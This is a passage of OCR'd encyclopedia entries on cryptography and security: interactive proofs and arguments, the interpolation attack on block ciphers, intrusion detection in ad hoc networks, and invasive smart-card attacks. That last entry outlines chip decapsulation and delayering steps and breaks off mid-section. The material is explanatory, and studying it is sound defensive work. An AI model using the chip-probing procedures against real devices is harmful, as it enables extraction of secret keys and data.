2. Atkins D, Graff M, Lenstra AK, Leyland PC (1995) The magic words are squeamish ossifrage. In: Pieprzyk J, Safavi-Naini R (eds) In: Advances in cryptology: ASIACRYPT'94, proceedings of the 4th international conference on the theory and applications of cryptology, Wollongong, Australia, 28 November–1 December, 1994. Lecture notes in computer science, vol 917. Springer, Berlin, 1995, pp 263–277
3. Bach E, Shallit J (1989) Factoring with cyclotomic polynomials. Math Comput 52:201–219
4. Cavallar S, Dodson B, Lenstra AK, Lioen WM, Montgomery PL, Murphy B, te Riele HJJ, Aardal K, Gilchrist J, Guillerm G, Leyland PC, Marchand J, Morain F, Muffett A, Putnam C, Putnam C, Zimmermann P (2000) Factorization of a 512-bit RSA modulus. In: Preneel B (ed) Advances in cryptology: EUROCRYPT 2000, proceedings of the international conference on the theory and application of cryptographic techniques, Bruges, Belgium, 14–18 May 2000. Lecture notes in computer science vol 1807. Springer, Berlin, 2000, pp 1–18
5. Coppersmith D (1994) Solving homogeneous linear equations over GF(2) via block Wiedemann algorithm. Math Comput 62:333–350
6. Crandall RE, Pomerance C (2001) Prime numbers: a computational perspective. Springer, Berlin
7. Davis JA, Holdridge DB (1984) Factorization using the quadratic sieve algorithm. In: Chaum D (ed) Advances in cryptology: Crypto 83. Plenum, New York, pp 103–113
8. Dixon JD (1981) Asymptotically fast factorization of integers. Math Comput 36:255–260
9. Gardner M (1977) A new kind of cipher that would take millions of years to break. Sci Am 237:120–124
10. Lenstra HW Jr (1987) Factoring integers with elliptic curves. Ann Math 126:649–673. URL: http://links.jstor.org/sci?sici=0003-486X(198711)2:126:3<649:FIWC>2.0.CO;2-V
11. Lenstra HW Jr, Pomerance C (1992) A rigorous time bound for factoring integers. J Am Math Soc 5: 483–516. URL: http://links.jstor.org/sci?sici=0894-0347(199207)5:3<483:ARTBFF>2.0.CO;2-S
12. Knuth DE (1997) The art of computer programming: seminumerical algorithms, vol 2, 3rd edn. Addison-Wesley, Reading
13. LaMacchia BA, Odlyzko AM (1991) Solving large spare linear systems over finite fields. In: Menezes AJ, Vanstone SA (eds) Advances in cryptology: CRYPTO'90. Lecture notes in computer science, vol 537. Springer, Berlin, 1991, pp 109–133
14. Lenstra AK, Lensta HW Jr, Manasse MS, Pollard JM (1993) The factorization of the ninth Fermat number. Math Comput 61: 319–349
15. Leyland PC, Lenstra AK, Dodson B, Muffett A, Wagstaff SS Jr (2002) MPQS with three large primes. In: Fieker C, Kohel DR (eds) Algorithmic number theory. In: Proceedings of the 5th international symposium, ANTS-V, Sydney, Australia, 7–12 July 2002. Lecture notes in computer science, vol 2369. Springer, Berlin, 2002, pp 446–460
16. Montgomery PL (1987) Speeding the Pollard and elliptic curve methods of factorization. Math Comput 48:243–264. URL:

I

http://links.jstor.org/sici?sici=0025-5718(198701)48:177<243:STPAEC>2.0.CO;2–3
17. Montgomery PL (1995) A block Lanczos algorithm for finding dependencies over GF(2). In; Guillou LC, Quisquater J-J (eds) Advances in cryptology: EUROCRYPT'95, Saint-Malo, 1995. Lecture notes in computer science, vol 921. Springer, Berlin, 1995, pp 106–120
18. Morrison MA, Brillhart J (1975) A method of factoring and the factorization of F_7. Math Comput 29:183–205
19. Nechaev VI (1968) Complexity of a determinate algorithm for the discrete logarithm. Math Notes 55(2):155–172. Translated from Matematicheskie Zametki 55(2): 91–101, (1994). This result dates from 1968
20. Pollard JM (1974) Theorems on factorization and primality testing. Proc Camb Phil Soc 76:521–528
21. Pollard JM (1975) A Monte Carlo method for factorization. BIT 15:331–334
22. Pomerance C (1987) Fast, rigorous factorization and discrete logarithm algorithms. In: Johnson DS, Nishizeki T, Nozaki A, Wilf HS (eds) Discrete algorithms and complexity. Academic Press, Boston, pp 119–143
23. Pomerance C, Smith JW (1992) Reduction of huge, sparse matrices over finite fields via created catastrophes. Exp Math 1:89–94
24. Rabin MO (1980) Probabilistic algorithm for testing primality. J Number Theory 12(1):128–138
25. Rivest R, Silverman R (2001) Are 'strong' primes needed for RSA. Cryptology ePrint Archive, Report 2001/007. http://eprint.iacr.org/
26. Rivest RL (1977) Letter to M. Gardner containing an estimate of the difficulty of factoring a 129-digit modulus using Pollard's rho method
27. Shoup V (1997) Lower bounds for discrete logarithms and related problems. In: Proceedings of EUROCRYPT '97. Lecture notes in computer science, vol 1233, pp 256–266
28. Silverman RD (1987) The multiple polynomial quadratic sieve. Math Comput 48:329–339
29. Villard G (1997) Further analysis of Coppersmith's block Wiedemann algorithm for the solution of sparse linear systems (extended abstract). In: Proceedings of the 1997 international symposium on symbolic and algebraic computation, ISSAC'97, ACM, New York, pp 32–39
30. Wiedemann DH (1986) Solving sparse linear equations over finite fields. IEEE Trans Inf Theory 32:54–62
31. Williams HC (1982). A p + 1 method of factoring. Math Comput 39:225–234

Integrated Circuit

►Levels of Trust

Integrated Circuit Card

►Smart Card

Integrity Model

►Biba Model

Intellectual Property

►Levels of Trust

Interactive Argument

Berry Schoenmakers
Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

Synonyms

Computationally sound proof system

Related Concepts

►Interactive Proof

An *interactive argument* (or *computationally sound proof system*) is a relaxation of an ►interactive proof, introduced in [1]. The difference is that the prover is restricted to be a ►polynomial-time algorithm for an interactive argument, whereas no such restrictions on the prover apply for an interactive proof. The prover's advantage over the verifier is that the prover gets a private input, which allows the prover to perform his or her task in polynomial time (completeness).

The soundness condition for an interactive argument, referred to as *computational soundness*, states as before that executions of the protocol between the prover and the verifier should result in the verifier rejecting the proof, if $x \notin L$ holds; here, the prover is not required to follow the protocol, that is, the prover may behave arbitrarily, but the prover is limited to be a (*probabilistic*) *polynomial-time* algorithm.

Hence, cheating by the prover is not required to be impossible; rather, cheating is required to be *infeasible*. Therefore, interactive arguments are easier to achieve than interactive proofs; in particular, while perfect ►zero-knowledge arguments are known to exist for every language in NP, it is considered unlikely that perfect zero-knowledge proofs exist for every language in NP.

Recommended Reading

1. Brassard G, Chaum D, Crépeau C (1988) Minimum disclosure proofs of knowledge. J Comput Syst Sci 37(2):156–189
2. Goldreich O (2001) Foundations of cryptography – basic tools. Cambridge University Press, Cambridge
3. Naor M, Ostrovsky R, Venkatesan R, Yung M (1998) Zero-knowledge arguments for NP can be based on general assumptions. J Cryptol 11(2):87–108

Interactive Proof

Berry Schoenmakers
Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

Synonyms

Interactive proof systems

Related Concepts

►Interactive Argument

Definition

The notion of an *interactive proof* plays an important role in complexity theory. An interactive proof is a ►protocol between two parties, called the *prover* and the *verifier*. The crucial point is that the verifier is restricted to be a (probabilistic) ►polynomial-time algorithm, whereas no such restriction applies to the prover. By means of an interactive proof the prover convinces the verifier of the validity of a given statement. A statement is of the form $x \in L$, where x is a word and L is a formal language. The interesting languages are those for which no polynomial-time membership tests (are known to) exist. It follows that the verifier cannot determine on its own whether $x \in L$ holds.

Theory

An interactive proof is required to satisfy two conditions. The first condition is *completeness*, which means that executions of the protocol between the prover and the verifier should result in the verifier accepting the proof, if $x \in L$ holds. The second condition is *soundness*, which means that executions of the protocol between the prover and the verifier should result in the verifier rejecting the proof, if $x \notin L$ holds; here, the prover is not required to follow the protocol, that is, the prover may behave arbitrarily.

A simple example of an interactive proof runs as follows. Consider the language L_H consisting of graphs containing a Hamiltonian cycle. It is well known that the problem of determining membership for L_H is NP-complete. Hence, it is supposedly hard to determine whether a given graph contains a Hamiltonian cycle. However, given a purported Hamiltonian cycle for a graph, it is easy to check whether this is indeed the case. An interactive proof for L_H is obtained if the prover simply sends a Hamiltonian cycle for the graph under consideration to the verifier. The conditions of completeness and soundness are clearly satisfied.

In the context of cryptography, interactive proofs are usually required to satisfy some additional conditions. Many interactive proofs are in fact ►proofs of knowledge. Also, ►zero-knowledge proofs are a main example of interactive proofs used for cryptographic purposes, noting that zero-knowledge ►interactive arguments and ►witness hiding protocols are possible alternatives. The above interactive proof for L_H is neither zero-knowledge nor witness hiding, as the prover simply gives away a Hamiltonian cycle.

Recommended Reading

1. Goldwasser S, Micali S, Rackoff C (1989) The knowledge complexity of interactive proof systems. SIAM J Comput 18:186–208. Preliminary version in 17th ACM symposium on the theory of computing, 1982
2. Goldreich O (2001) Foundations of cryptography – basic tools. Cambridge University Press, Cambridge.
3. Shamir A (1992) IP = SPACE. J ACM 39(4):869–877

Interactive Proof Systems

►Interactive Proof

Interactive Theorem Proving and Security

►Theorem Proving and Security

Interception

►Eavesdropping

Interpolation Attack

Christophe De Cannière
Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Related Concepts

►Block Ciphers

The *interpolation attack* is a technique for attacking ►block ciphers built from simple algebraic functions. It was introduced by Jakobsen and Knudsen [2, 3] in 1997 and applied to variants of SHARK, a predecessor of ►Rijndael/AES.

The attack is based on a well-known principle: given an unknown polynomial $y = f(x)$, if the degree of $f(x)$ does not exceed $n - 1$, then its coefficients can efficiently be recovered by taking n distinct samples (x_i, y_i) with $y_i = f(x_i)$. The *Lagrange interpolation formula* provides a general expression for the polynomial reconstructed this way:

$$f(x) = \sum_i y_i \prod_{j \neq i} \frac{x - x_j}{x_i - x_j}.$$

This mathematical property has interesting implications when considering a block cipher with a fixed but unknown secret key. If the ciphertext is written as a polynomial (with unknown coefficients) of the plaintext, and if the degree of this polynomial is sufficiently low, then a limited number of plaintext–ciphertext pairs suffice to completely determine the encryption function. This allows the attacker to encrypt and decrypt data blocks for the unknown key without doing any key-recovery.

An interesting property of the basic interpolation attack is that it is not affected by the internal structure of the cipher, apart from the degree of the polynomial representing the encryption function. In fact, a low degree is not strictly necessary for an efficient attack; it suffices that the number of unknown coefficients is sufficiently small, and this happens to be the case for a number of ciphers which were optimized against linear and differential attacks (for example, the $\mathcal{KN}$ cipher by Knudsen and Nyberg).

The attack outlined above can be extended and generalized in many ways. It can, for example, also be applied by only expressing a part of the ciphertext as a function of the plaintext or by constructing an implicit polynomial expression involving parts of the plaintext and the ciphertext. The latter could be derived from a rational expression or obtained by applying a ►meet-in-the-middle attack. Furthermore, in a subsequent paper [1], Jakobsen demonstrated that the interpolation ideas can still be applied when the polynomials are probabilistic. The method is based on Sudan's algorithm, designed to decode Reed–Solomon codes (►Cyclic Codes). Finally, note that all attacks described above can easily be turned into key-recovery attacks by guessing the last round key of the cipher and checking the correctness of the guess by applying the interpolation attack on the remaining rounds.

Recommended Reading

1. Jakobsen T (1998) Cryptanalysis of block ciphers with probabilistic non-linear relations of low degree. In: Krawczyk H (ed) Advances in cryptology – CRYPTO?98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 212–223
2. Jakobsen T, Knudsen LR (1997) The interpolation attack on block ciphers. In: Biham E (ed) Proceedings of fast Software encryption – FSE?97. Lecture notes in computer science, vol 1267. Springer, Berlin, pp 28–40
3. Jakobsen T, Knudsen LR (2001) Attacks on block ciphers of low algebraic degree. J Cryptol 14:197–210

Intrusion Detection in Ad Hoc Networks

Qijun Gu
Department of Computer Science, Texas State University-San Marcos, San Marcos, Texas, USA

Related Concepts

►Ad Hoc Network

Definition

Intrusion detection in ad hoc networks is a type of defense mechanism that monitors, collects, and analyzes activity information of mobile ad hoc nodes in order to detect intrusive actions.

Background

Intrusion detection is one of the mechanisms to protect a system. It captures the current user activities in a system and compares them with past user behavior profiles, known attack patterns, or predefined system specifications. An intrusion is detected in the presence of a deviation of normal user activities, a match of known attack patterns, or an operation not following system specifications. Upon detecting an intrusion, intrusion detection systems (IDSs) may further alert and trigger the response mechanisms of the system to counteract the intrusion and minimize the damage.

Many IDSs deployed in wired networks are built-in devices that are trustable and can capture and inspect traffic directly. However, ad hoc networks do not support the deployment of such devices as they are infrastructure-less

and distributed. IDSs have to be implemented in mobile ad hoc nodes, even though some of them may be malicious. No nodes can inspect all the packets as their communication range is limited and they cannot use all the resources for intrusion detection solely. The mobility of ad hoc networks further increases the difficulty of intrusion detection. As nodes are moving, it is harder to distinguish malicious and benign behaviors as mobility may result in abnormal activities due to lost or out-of-date information. Hence, intrusion detection in ad hoc networks is different from wired network in many aspects.


Theory

As mobile ad hoc networks (MANETs) are distributed and mobile in nature, intrusion detection requires cooperation among nodes. All the nodes need to participate in monitoring activities of other nodes and exchanging collected information to make joint decisions. Figure 1 shows a distributed and cooperative intrusion detection architecture [1] that adapts the characteristics of ad hoc networks.

In the network of Fig. 1a, every node has a running IDS agent. Each agent independently monitors local activities, collects traffic traces, detects possible intrusions, and initiates responses. When anomaly is detected but evidence is inconclusive, IDS agents participate in global intrusion detection cooperatively to broaden evidence collection and make joint decisions. The structure of an IDS agent is depicted in Fig. 1b. Although IDS agents could be constructed in various ways, the six components in the structure capture the core functions of an agent. The left side are three components for local intrusion detection and the right side are three components for cooperative intrusion detection.

The local data collection module collects communication activities of this node and its neighboring nodes. The data includes packets of cross multiple network layers. Then, the local detection engine analyzes the collected traces. If an intrusion is detected with strong evidence, the local detection engine can request the local response module independently to initiate a response. Otherwise, i.e., if an intrusion is detected with weak or inconclusive evidence, the local detection engine can request the cooperative detection engine to start global detection. The cooperative detection engine enables exchanging local detection information with neighboring nodes via the secure communication module and also coordinates their detection actions. With more evidences, neighboring nodes can make a joint decision and elect a remedy action. Thus, the global response module can carry the decision and the action. The response could be identifying and excluding compromised nodes, or rekeying and re-authenticating good nodes.

Because the all nodes have the same IDS agent, the distributed and cooperative IDS architecture is well suited to the flat network topology, where all nodes are peers. However, an ad hoc network may have the hierarchical



a IDS architecture b IDS agent model

Intrusion Detection in Ad Hoc Networks. Fig. 1 Distributed and cooperative IDS in ad hoc networks, proposed in [1]

Intrusion Detection in Ad Hoc Networks. Table 1 IDS quality, reported in [1]

Detection performance on DSR				
Trace	RIPPER		SVM	
	TPR	FPR	TPR	FPR
100k-rt	90.7 ± 3.24%	15.3 ± 4.08%	99.1 ± 0.16%	0.0667 ± 0.002%
100k-tf	85.2 ± 2.38%	13.7 ± 4.30%	99.1 ± 0.09%	0.0556 ± 0.022%
10k-rt	90.9 ± 3.07%	9.56 ± 4.27%	99.1 ± 0.37%	0.0360 ± 0.042%
10k-tf	89.8 ± 4.23%	10.12 ± 5.53%	99.0 ± 0.33%	0.0533 ± 0.065%
Detection performance on DSDV				
Trace	RIPPER		SVM	
	TPR	FPR	TPR	FPR
100k-rt	88.34 ± 5.03%	23.8 ± 7.41%	86.0 ± 0.96%	26.3 ± 5.49%
100k-tf	90.61 ± 2.99%	24.1 ± 6.70%	85.6 ± 0.83%	25.5 ± 2.05%
10k-rt	87.93 ± 4.31%	15.8 ± 4.32%	85.3 ± 4.82%	20.5 ± 10.0%
10k-tf	85.23 ± 3.28%	14.5 ± 4.87%	84.4 ± 0.60%	23.4 ± 5.78%
Detection performance on AODV				
Trace	RIPPER		SVM	
	TPR	FPR	TPR	FPR
100k-rt	91.71 ± 3.23%	20.2 ± 6.27%	95.3 ± 0.79%	1.27 ± 0.38%
100k-tf	88.48 ± 4.14%	17.8 ± 5.10%	93.9 ± 0.72%	2.06 ± 0.63%
10k-rt	92.36 ± 3.79%	14.4 ± 4.87%	94.7 ± 0.51%	3.28 ± 0.93%
10k-tf	89.91 ± 5.31%	15.7 ± 3.39%	97.1 ± 0.32%	3.57 ± 0.79%

topology, where nodes are organized in clusters with one cluster header for each cluster. Hence, the IDS architecture is extended to having hierarchy to match the roles of nodes in the hierarchical network topology. As the cluster headers usually have more computational capability than other members in the clusters, they are responsible for forwarding packets among clusters. Their IDS agents include an enhanced data collection module that collects and inspects the packets within their clusters as the routers in wired networks. Their IDS agents also have a controlling module for coordinating nodes in their clusters, making decisions, and initiating global responses. On the contrary, regular nodes in a cluster can have IDS agents with simplified components for cooperative intrusion detection, since they act under the control of their cluster headers. Such an IDS [2] was proposed, in which a network is partitioned into zones (equivalent to clusters). The header of each zone is also the gateway of the zone. A zone header aggregates and correlates reports from nodes in the zone and collaborates with other zone headers to perform intrusion detection.

Anomaly-based intrusion detection is the major approach to detect misbehavior nodes in ad hoc networks, as the malicious nodes may seemingly follow specifications or not use known attack approaches. The success of intrusion detection is indicated by a high true positive rate (TPR) and a low false positive rate (FPR). The success depends on a few assumptions. First, the majority of nodes should be good and they should monitor the network as designed. Second, the majority of the collected network traces should not be poisoned by attackers and they should be shared among nodes. Third, the majority nodes should behave normally even though benign nodes may present abnormal behavior sometimes. Using the behavior profile of each node can help make decisions and avoid malicious nodes. Watchdog and pathrater were used in such an IDS [3] to monitor the behaviors of neighboring nodes and give ratings to the nodes accordingly. By keeping the rating of every node in the network that it knows, the pathrater can compute the path metric by combining the node ratings together with the link quality to choose the path with the highest metric. As a result, paths containing misbehaving nodes will be avoided.

Applications

Intrusion detection in ad hoc network has been applied in mobile ad hoc networks, sensor networks, vehicular ad hoc networks, and so on. It is deployed to detect compromised, misbehaving, or selfish nodes. It protects these networks from various attacks including dropping, misrouting, forging, and injecting packets in networks.

Experimental Results

Whether or not an IDS can protect a system effectively against attacks is the main quality of the IDS. It is usually measured as the TPR and the FPR. The TPR measures the percentage of detected malicious events in all intrusive

events. The FPR measures the possibility of misclassifying a good event as malicious.

To measure the quality, the IDS proposed in [1] was studied with three ad hoc routing protocols: dynamic source routing (DSR) protocol, ad hoc on-demand distance vector (AODV) routing protocol, and destination-sequenced distance-vector (DSDV) routing protocol. The study built two anomaly detection models using the repeated incremental pruning to produce error reduction (RIPPER) algorithm and the support vector machine (SVM) algorithm. The two models were tested on four different traces with embedded intrusion sessions. 100k-rt and 10k-rt are traces with intrusions on routing logic and with running time as 100,000 and 10,000 seconds, and 100k-tf and 10k-tf are traces with distortion on traffic patterns.

The quality of the IDS is illustrated in Table 1. The result showed that the quality of an IDS is highly determined by the classification algorithms. In the experiments, SVM showed a better performance than RIPPER in both TPR and FPR. As SVM can better catch the dynamic characteristics of ad hoc nodes and traffic patterns, it can detect more malicious activities and misclassify fewer good ones. The result also showed that the quality of an IDS is related to the subjects of protection as well. The IDS worked better for DSR and AODV than DSDV. The further analysis showed that the redundancy in routing information in DSR and AODV helped the IDS to distinguish attacking traffic from normal traffic.

Open Problems

Security threats present in all layers of ad hoc networks. Current intrusion detection systems in ad hoc networks mainly focus on routing attacks and link layer attacks. Attacks in other layers, such as physical layer and transport layer, need the same attention. New threat models and features across multiple layers also need to be studied so that new intrusion detection mechanisms can be developed to better aggregate cross-layer threat information to detect attacks.

Another challenge in current intrusion detection mechanisms is that many IDSs in ad hoc networks can only achieve a TPR less than 95% and a FPR greater than 5%. With such quality, it is hard to use an IDS in network, because it will miss a significant portion of attacking nodes but detain a significant portion of good nodes. The problem is caused by the distributed and mobile nature of ad hoc networks. Better understanding of such nature is necessary to develop novel intrusion detection mechanisms with better quality.

Recommended Reading

1. Zhang Y, Lee W, Huang YA (2003) Intrusion detection techniques for mobile wireless networks. Wireless Networks 9(5):545–556
2. Sun B, Wu K, Pooch UW (2003) Alert aggregation in mobile ad hoc networks. Proceedings of ACM Wise, Samrego, pp 69–78
3. Marti S, Giuli TJ, Lai K, Baker M (2000) Mitigating routing misbehavior in mobile ad hoc networks. Proceedings of ACM MobiCom, Boston, pp 255–265

Invasive Attacks

Assia Tria[1], Hamid Choukri[2]
[1]CEA-LETI, France
[2]Gemalto Compagny

Definition

Invasive attacks refer to attacks of physical systems where the physical properties of the chip are irreversibly modified. Different kinds of attacks are possible using "standard" reverse engineering techniques with optical or scanning electron microscopes (SEM). The aim is to capture information stored in memory areas, or data flowing through the data bus, registers, etc. Such techniques are also used to disconnect circuits, to override sensors, or to defeat blown fuse links (using probe stations or Focused Ion Beam [FIB]). These attacks are not specific to smart cards. At first, tools used for invasive attacks were dedicated to failure analysis and debugging by semiconductor manufacturers.

Background

A smart card contains an embedded microchip with metallic contacts on the front. The smart card does not usually have its own power supply, yet it operates as a very small computer. The embedded operating system (OS) controls application execution, access condition, cryptographic routines, and communication protocols with the outside world (usually a terminal). Some smart cards have several applications embedded at a time; these are called "multi-application" smart cards.

The largest application is the GSM. The subscriber identity module (SIM) is found in all handsets that use the GSM wireless communication standard (Europe, Asia, Latin America, and increasingly North America). Smart cards are also widely used in banking, pay-TV, access control, health insurance, public transportation, government and online services. Broadly speaking, the smart card is used to control access to specific devices, networks, or services. When smart cards are combined with a ►Public

Key Infrastructure (PKI), they efficiently implement secure spaces within a broader IT environment, which are useful for applications such as online payment and identification.

Smart Card Security

The purpose of a smart card is to ensure the secure storage of sensitive data, and also the integrity and tamper-resistant execution of cryptographic applications. Highly sensitive data is never released outside the card; all operations are carried out by the operating system inside the card. The operating system also handles security and data access for each of these applications. This section describes the mechanisms that protect on-card data and applications.

Smart cards have an integrated CMOS circuit (Fig. 1) commonly referred to as a chip comprising:

- Logical functions.
- CPU from 8 bits up to 32 bits.
- Different kinds of memories like ROM, EEPROM, RAM and more recently Flash and Feram (Ferroelectrics RAM). Here the ROM is a permanent memory storing all or part of the operating system. The EEPROM is a nonvolatile erasable memory that stores application data, mainly keys, PIN codes, or personal data, and, in some cases, parts of the operating system and its applications. The RAM is a volatile memory that stores temporary data such as intermediate internal application data or session keys or access rights.
- I/O interface for communication with the external world.
- Peripherals such as crypto-coprocessors, Random-Number Generators.

Overview of Attacks on Smart Cards

Basically, smart card attacks can be classified into three main categories: social, logical, and physical attacks.


Social Attacks

These are the oldest. The idea behind these attacks is to obtain information directly from the manufacturer using classical social engineering techniques. Countermeasures in this case range from physical security such as access control to the sites, physically isolated labs, and the education of employees to the application of strict security procedures. This kind of attack falls outside the scope of this document.

Logical Attacks

These attacks are used to recover secret data from secure devices without actually damaging the device. By monitoring execution time, power consumption, or electromagnetic radiation of a chip, it is frequently possible to infer information about the processed data. Performing ►Side-channel analysis on a secure device requires advanced knowledge in electronics, cryptography, signal processing, and statistics. A well-known class of attacks in this group is based on the analysis of smart card *power consumption*. This class includes ►Differential Power Analysis (DPA), Simple Power Analysis (SPA), and timing analysis.

- **SPA** uses variations in the global power consumption of the chip and infers information that is normally held within the chip. For example, an increase in power consumption might indicate that a modular exponentiation (an important cryptographic function) is being performed. In general, SPA will give better results if



Invasive Attacks. Fig. 1 Microprocessor card architecture

the attacker has extensive knowledge of the hardware architecture.

- **DPA** is more sophisticated than the SPA. Statistical analysis of power consumption curves is carried out for several executions of the same algorithm. The input data is changed in such a way that sensitive information can be deduced.
- ►**Timing attacks** have posed serious problems in the past, because in older designs the execution time would vary according to the data and/or the cryptographic keys that were being processed. Current smart card chips have been designed with constant timing, or at least timings that do not depend on data or secret keys.
- **Electromagnetic analysis** is a newer type of attack. It is based on the same techniques as those used for DPA and SPA, but the physical quantities that are measured are not the same. In this case, the RF signals provide the essential information. Such attacks fall into the category of side-channel attacks, but they differ in a number of crucial points from power attacks.
- ►**Fault attacks** are conducted using a combination of several environmental conditions that cause the chip to produce computational errors that can leak protected information. Sensors that detect abnormal operating conditions are thus used to preclude the need for costly software and hardware countermeasures (it is always better to anticipate rather than to correct errors).
- **Software attacks** target software flaws using a normal communication channel to interface with the card. These flaws may weaken the security features of the card or allow them to be bypassed, leaving the system open to frauds. There is a wide range of software attacks, some of which are not specific to the smart card. Incorrect file access conditions, malicious code, flaws in cryptographic protocols, design and implementation errors are common flaws in computing systems.

Invasive Attacks

The goal of these attacks is to unearth information stored in memories, or data flowing through the data bus, registers, etc. These attacks are not specific to smart cards but are generic to CMOS components. Modifying an electronic component requires considerable time and resources, sophisticated and expensive tools, and extensive hardware expertise. This cost can be considered as a first barrier. The more you know about the internal architecture of the chip the easier these attacks will be.

Access to Silicon

Delayering


The first step consists in doing some reverse engineering. Reverse engineering allows block localization, like memories, buses, random-number generation, inputs, etc., and also an understanding of the chip architecture.

The chip is covered by a globe-top made of epoxy resin that can be removed by using hot fuming nitric acid. At this stage, the chip's surface is not yet accessible for probing or modification; only optical or electrical analysis could be feasible depending on the chip manufacturer's process.

CMOS chip structure is made of multiplayer stacking going from three to five metal layers. The upper layer is called the passivation layer (silicon oxide), which protects the chip against environmental hazards and ionic contaminations.

As a large amount of stress can be generated on the die during the assembly process, a thick film of polyimide over the passivation layer is deposited. These stresses may lead to cracking of the protective passivation layer. Before getting access to the silicon, the polyimide and passivation layers must be removed using ethylendiamine and fluoridric acid, respectively. For the passivation layer the most convenient depassivation technique is to use a laser cutter, but this technique can only be used to create small windows used for probing (Fig. 2).

There is no particular way to prevent optical reverse engineering except by increasing the design complexity and sharing specific parts of the circuit among different layers.



Invasive Attacks. Fig. 2 Example of window opened in the passivation layer using laser cutter

Block Localization


Once the passivation layer has been removed, the upper metal layer becomes accessible. Each metal layer can be selectively removed by chemical attacks. Depending on the layer structure, it can be dry-etched using plasma or wet etching. This step can be destructive: several chips are usually required for these attacks.

Memory blocks like ROM, EEPROM, RAM, and parts of analogue blocks such as charge pumps and capacitors are easily recognizable, an example is given in Fig. 7.

Memory Content Extraction

- **ROM**

